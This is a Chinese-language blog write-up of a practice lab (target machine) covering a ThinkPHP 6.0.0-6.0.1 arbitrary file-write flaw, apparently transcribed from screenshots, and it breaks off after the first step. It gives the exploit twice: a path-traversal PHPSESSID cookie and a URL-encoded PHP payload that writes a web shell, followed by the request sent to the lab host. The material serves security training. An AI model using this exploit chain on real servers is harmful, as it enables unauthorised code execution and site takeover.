

谜团靶机writeup - 安定坊 · windows 主机安全

原创

摩西大人 于 2021-01-04 14:48:14 发布 1449 收藏
分类专栏： 安定坊

本文链接：https://blog.csdn.net/qq_29122883/article/details/112176194
版权


安定坊 专栏收录该内容
1 篇文章 0 订阅
订阅专栏



谜团靶机平台

安定坊 · windows 主机安全

你将收获

对于windows提权的理解和实践能力。

适用人群

想要提高或检验自身windows主机安全技能的安全从业人员
企业中负责运维的it部人员
网络安全专业或对安全感兴趣的学生

简介

出现于b站安定坊直播演示中，主题为windows安全。
Ⅰ. **thinkphp6.x** 版本文件写入漏洞
Ⅱ. 利用 **CVE-2020-0787 漏洞** 实现Windows系统普通用户提权


排行榜

暂无数据

推荐靶机

综合 · Juice-shop ★ ★ ★ ★ ★ 5分
综合 · DVWA ★ ★ ★ ★ ★ 5分
综合 · bwapp ★ ★ ★ ★ ★ 5分

1.创建靶机



谜团靶机平台

你将收获

对于windows提权的理解和实践能力。

适用人群

想要提高或检验自身windows主机安全技能的安全从业人员

企业中负责运维的it部人员


网络安全专业或对安全感兴趣的学生

简介

出现于b站安定坊直播演示中，主题为windows安全。

Ⅰ. **thinkphp6.x** 版本文件写入漏洞

Ⅱ. 利用 **CVE-2020-0787 漏洞** 实现Windows系统普通用户提权



thinkphp framework 6.x 任意文件写入漏洞

漏洞简介

影响版本：*ThinkPHP 6.0.0 ~ ThinkPHP 6.0.1*
漏洞危害：*任意文件操作，getshell*
官方补丁：***https://github.com/top-think/framework/commit/1bbe75019ce6c8e0101a6ef73706217e406439f2***
漏洞分析：***点击链接***

step-by-step explanation

1. *在cookies中构造长度为32位的PHPSESSID比如*`/../../../public/0000000000x.php`
2. *在可以写入session的endpoint中传入payload：*


```
/index/vuln?param=%3C?php%20phpinfo();?%3E
```

后端代码

```
...
    public function vuln(Request $request, Session $session)
    {
        $param = $request->get('param');
        $session->set('session_key', $param);
        return "success";
    }
```

有四个靶机，先从第一个靶机开始

靶机1



漏洞简介

影响版本：ThinkPHP 6.0.0 ~ ThinkPHP 6.0.1
漏洞危害：任意文件操作，getshell
官方补丁：**https://github.com/top-think/framework/commit/1bbe75019ce6c8e0101a6ef73706217e406439f2**
漏洞分析：***点击链接🔗***

step-by-step explanation

1. 在cookies中构造长度为32位的PHPSESSID比如`/../../../public/0000000000x.php`
2. 在可以写入session的endpoint中传入payload：

```
/index/vuln?param=%3C?php%20phpinfo();?%3E
```

后端代码

```
...
    public function vuln(Request $request, Session $session)
    {
        $param = $request->get('param');
        $session->set('session_key', $param);
        return "success";
    }
...
```


3. 通过`/0000000000x.php`访问上传到服务器的shell

*有什么问题可以**反馈**给我们* 😉


控制面板

这一关主要考的是thinkphp6.0漏洞复现

我们直接打开控制面板



控制面板



15235c9155d145a4a2e273619265c79f.app.mituan.zone:8000

:)

ThinkPHP V6.0.0


14载初心不改 - 你值得信赖的PHP框架

[V6.0 版本由 亿速云 独家赞助发布]

直接构造payload，尝试，记住按照这个漏洞的介绍，我们得在cookie中构造32位长度payload

所以我构造的cookie值是

```
PHPSESSID=/../../../public/0000000000x.php
```




URL
http://15235c9155d145a4a2e273619265c79f.app.mituan.zone:8000/index/vuln?param=%3C?php%20phpinfo();?%3E

○ Enable POST

Name	Value
☑ Cookie	PHPSESSID=/../../../public/000000

接下来访问url加文件名0000000000x.php，看看文件是否写入成功



a:1:{s:11:"session_key";s:18:"


P